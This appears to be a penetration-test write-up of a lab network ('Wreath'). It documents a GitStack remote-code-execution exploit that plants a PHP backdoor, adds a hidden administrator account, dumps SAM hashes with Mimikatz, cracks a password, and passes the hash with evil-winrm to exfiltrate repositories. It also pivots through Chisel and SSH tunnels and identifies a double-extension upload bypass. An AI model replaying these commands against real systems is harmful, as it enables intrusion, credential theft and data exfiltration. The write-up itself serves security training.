


ValueError at /rest/user/settings/general/webinterface/

The view rest.views.rest_user_action didn't return an HttpResponse object.


```
   Request Method:  GET
      Request URL:  http://localhost/rest/user/settings/general/webinterface/
   Django Version:  1.4.13
   Exception Type:  ValueError
  Exception Value:  The view rest.views.rest_user_action didn't return an HttpResponse object.
        Exception   C:\GitStack\python\lib\site-packages\django\core\handlers\base.py in get_response, line 127
         Location:
Python Executable:  C:\GitStack\apache\bin\httpd.exe
   Python Version:  2.7.2
      Python Path:  ['C:\\GitStack\\app',
                     'C:\\GitStack\\python\\lib\\site-packages\\rsa-3.0.1-py2.7.egg',
                     'C:\\GitStack\\python\\lib\\site-packages\\pyasn1-0.1.3-py2.7.egg',
                     'C:\\GitStack\\python\\lib',
                     'C:\\GitStack\\python\\python27.zip',
                     'C:\\GitStack\\python\\DLLs',
                     'C:\\GitStack\\python\\lib\\plat-win',
                     'C:\\GitStack\\python\\lib\\lib-tk',
                     'C:\\GitStack\\apache\\bin',
                     'C:\\GitStack\\python',
                     'C:\\GitStack\\python\\lib\\site-packages']
      Server time:  Sun, 20 Jun 2021 18:12:24 +0100
```

The GitStack version couldn't be determined, but by doing manual check, it was assumed this version was vulnerable to a remote code execution vulnerability on GitStack 2.3.10. Using a modified exploit, I was able to get access as local system.



```
→ root@kali «wreath» «10.50.63.13»
$ python3 exploits/gitstack_exploit.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
b'Your GitStack credentials were not entered correcly. Please ask your GitStack ad
ive you access to this repository. <br />Note : You have to enter the credentials
repository. Your GitStack administration panel username/password will not work. '
[+] Execute command
nt authority\system
```

The exploit created a PHP backdoor at `/web/exploit-iamf.php`. A pseudo-shell script was created to leverage the backdoor. The script is provided in Appendix A.




```
→ root@kali «exploits» «10.50.63.13»
$ rlwrap ./shell.sh http://localhost/web/exploit-iamf.php
$ whoami
"nt authority\system
"
$ hostname
"git-serv
"
$ ipconfig
"
Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::d8b6:6131:4c62:35dc%6
   IPv4 Address. . . . . . . . . . . : 10.200.67.150
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.67.1
"
```

With local system access, the following command was sent to create a new account with administrative privileges and remote access. The purpose of this was to get persistence access through Remote Desktop (Port 3389) and WinRM (Port 5985).


```
net user iamf p@ssw0rd /add
net localgroup "Administrators" iamf /add
net localgroup "Remote Management Users" iamf /add
```

Credentials Dumping

Leveraging the tunnels created on the compromised web server and previously created user, a remote desktop session was established to `10.200.67.150 (git-serv)`. Several tools were also transferred through the remote desktop session.




With the remote desktop session and an administratrive access, a tool called Mimikatz could be used to harvest user credentials from `10.200.67.150`. Two password hashes obtained from this effort were the hash of Administrator and user Thomas.



```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20174          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00040cc8} 2 F 682404      GIT-SERV\iamf   S-1-5-21-3335744492-1614955177-2693036043-1003  (15g,24p
)       Primary
 * Thread Token  : {0;000003e7} 1 D 731176      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db63[redacted]
```

The password hash of thomas was successfully recovered back into clear-text form using an online cracking service. This indicated that user thomas uses a weak password.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
02d90e[redacted]
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
02d90e[redacted]	NTLM	i[redacted]y


GitStack Data Exfiltration

The repository from GitStack folder on `C:\GitStack\Repositories` was exfiltrated to the attacking machine.



```
→ root@kali «wreath» «10.50.63.13»
$ evil-winrm -i localhost -u administrator -H '37db630[redacted]'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\GitStack\Repositories
*Evil-WinRM* PS C:\GitStack\Repositories> ls


    Directory: C:\GitStack\Repositories


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git


*Evil-WinRM* PS C:\GitStack\Repositories> download Website.git ./loot/
Info: Downloading C:\GitStack\Repositories\Website.git to ./loot/



Info: Download successful!
```

Other files deemed sensitive have also been exfiltrated for further analysis.



```
*Evil-WinRM* PS C:\GitStack\data> dir


    Directory: C:\GitStack\data


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/8/2020   1:29 PM                certificates
-a----        11/8/2020   1:29 PM              0 core
-a----        6/23/2021   5:48 AM          50176 data.db
-a----        11/8/2020   1:29 PM              0 groupfile
-a----        11/8/2020   1:34 PM             46 passwdfile
-a----        11/8/2020   1:29 PM            342 settings.ini


*Evil-WinRM* PS C:\GitStack\data> download data.db ./loot/data.db
Info: Downloading C:\GitStack\data\data.db to ./loot/data.db


Info: Download successful!

*Evil-WinRM* PS C:\GitStack\data> download passwdfile ./loot/passwdfile
Info: Downloading C:\GitStack\data\passwdfile to ./loot/passwdfile


Info: Download successful!
```

PC Server Enumeration

The last reachable target in the scope was the host with IP of `10.200.67.100`. A port scan was conducted from `10.200.67.150` against that host, which revealed two open ports.

```
*Evil-WinRM* PS C:\iamf> Invoke-Portscan -Hosts 10.200.67.100 -TopPorts 50

Hostname      : 10.200.67.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
finishTime    : 6/22/2021 10:44:52 AM
```

To be able to interact directly with the services on `10.200.67.100` from the attacking machine, the compromised git server had to be turned into a proxy server using a tool called Chisel. An additional firewall rule was previously added on the git server to allow incoming connection the Chisel proxy server.

```
C:\iamf>netsh advfirewall firewall add rule name="chisel-
iamf" dir=in action=allow protocol=tcp localport=15555
C:\iamf>
C:\iamf>chisel-iamf-win.exe server -p 15555 -socks5
2021/06/23 11:42:02 server: Fingerprint dHD8t4O3W6ZZJv2H1ZiHzwnY7WQ1RBV+
E8gpjXTw+JU=
2021/06/23 11:42:02 server: Listening on http://0.0.0.0:15555
```


On the compromised web server, another SSH tunnel was created to forward the local traffic from attacking machine to the Chisel proxy server on `10.200.67.150`.

```
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 15555:10.200.67.150:15555 -Nf
```

After a connection to the Chisel server established on the attacking machine, the services on `10.200.67.100` were accessible using SOCKS proxy on localhost port 1080.

```
$ chisel client localhost:15555 1080:socks
2021/06/23 06:49:08 client: Connecting to ws://localhost:15555
2021/06/23 06:49:08 client: proxy#1:127.0.0.1:1080=>socks: Listening
2021/06/23 06:49:13 client: Fingerprint 5c:84:f4:fd:35:1d:40:5c:a6:d1:36:15:
cb:f6:c2:50
```

The following FoxyProxy configuration was used to access the website on `10.200.67.100` directly from the browser.



Edit Proxy Wreath .100

Title or Description (optional): Wreath .100

Proxy Type: SOCKS5

Color: #66cc66

Send DNS through SOCKS5 proxy: On


Proxy IP address or DNS name: 127.0.0.1

Port: 1080

Username (optional): username

Password (optional): *****

The site was identified to be another personal website that has the same content with the one hosted on the public-facing web server.



10.200.67.100

Hi, I'm Thomas Wreath

Developer and Sysadmin

What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

Expertise

Full-Stack Web Development

10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP development, but with extensive knowledge of full-stack development in Python, Node.js and Golang.


Network Design and Architecture

Interested in how networks work from a young age. Worked as a systems administrator for 5 years. Experienced at designing, implementing and maintaining networks comprised of Windows, Linux and BSD hosts (as well as

However, after carrying out a directory brute-force attack using Gobuster, this site was revealed to be a different version with the one on the public-facing web server.

```
$ gobuster dir -u http://10.200.67.100/ -w /opt/SecLists/Discovery/Web-
Content/common.txt --proxy socks5://localhost:1080 -o gobuster/s3/web.txt -
z -f

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.200.67.100/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] Proxy:                   socks5://localhost:1080
[+] User Agent:              gobuster/3.1.0
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2021/06/23 09:33:17 Starting gobuster in directory enumeration mode
===============================================================
/.git/                 (Status: 200) [Size: 3516]
/.git/logs//           (Status: 200) [Size: 1201]
...[SNIP]...
/resources/            (Status: 401) [Size: 485]
...[SNIP]...
```

The scan results discovered a publicly accessible `.git` directory and a `/resources` directory which appeared to be accessible only after authentication.



10.200.67.100/resources

Development
10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP
Architecture
Interested in how networks work from a young age. Worked as a systems administrator for 5 years. Experienced at designing, implementing


Authentication Required

http://10.200.67.100 is requesting your username and password. The site says: “Welcome Thomas!”

User Name:

Password:


On the .git folder, the latest commit hash could be seen by visiting `/.git/refs/heads/master`.



10.200.67.100/.git/refs/heads/master

345ac8b236064b431fa43f53d91c98c4834ef8f3

After recovering the previously obtained git repository (website.git) from `10.200.67.150` using GitTools, it was found that the repository has the same commit hash with the exposed git repository on `10.200.67.100`.



```
→ root@kali «C:\GitStack\Repositories\Website.git» «10.50.63.13» git:(master)
$ ../../tools/GitTools/Extractor/extractor.sh . thomas-website/
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3
[+] Found folder: /root/thm/wreath/loot/C:\GitStack\Repositories\Website.git/thomas-website//0-345ac8b236064
```


An examination of the source code revealed that the website hosted on `10.200.67.100` has an image upload function on `/resources/` which is only accessible after authentication. The uploaded image are stored in `/resources/uploads/`.

Further analysis of the source code identified a weakness in the way it handles the image validation. This image validation could easily be bypassed by embedding a malicious code into an image file and doubling the file extension afterwards, for example, **filename.jpg.php**. Below are the following code lines responsible for this.

```
...[SNIP]...
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"]))
{
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) ||
 !$size){
...[SNIP]...
```

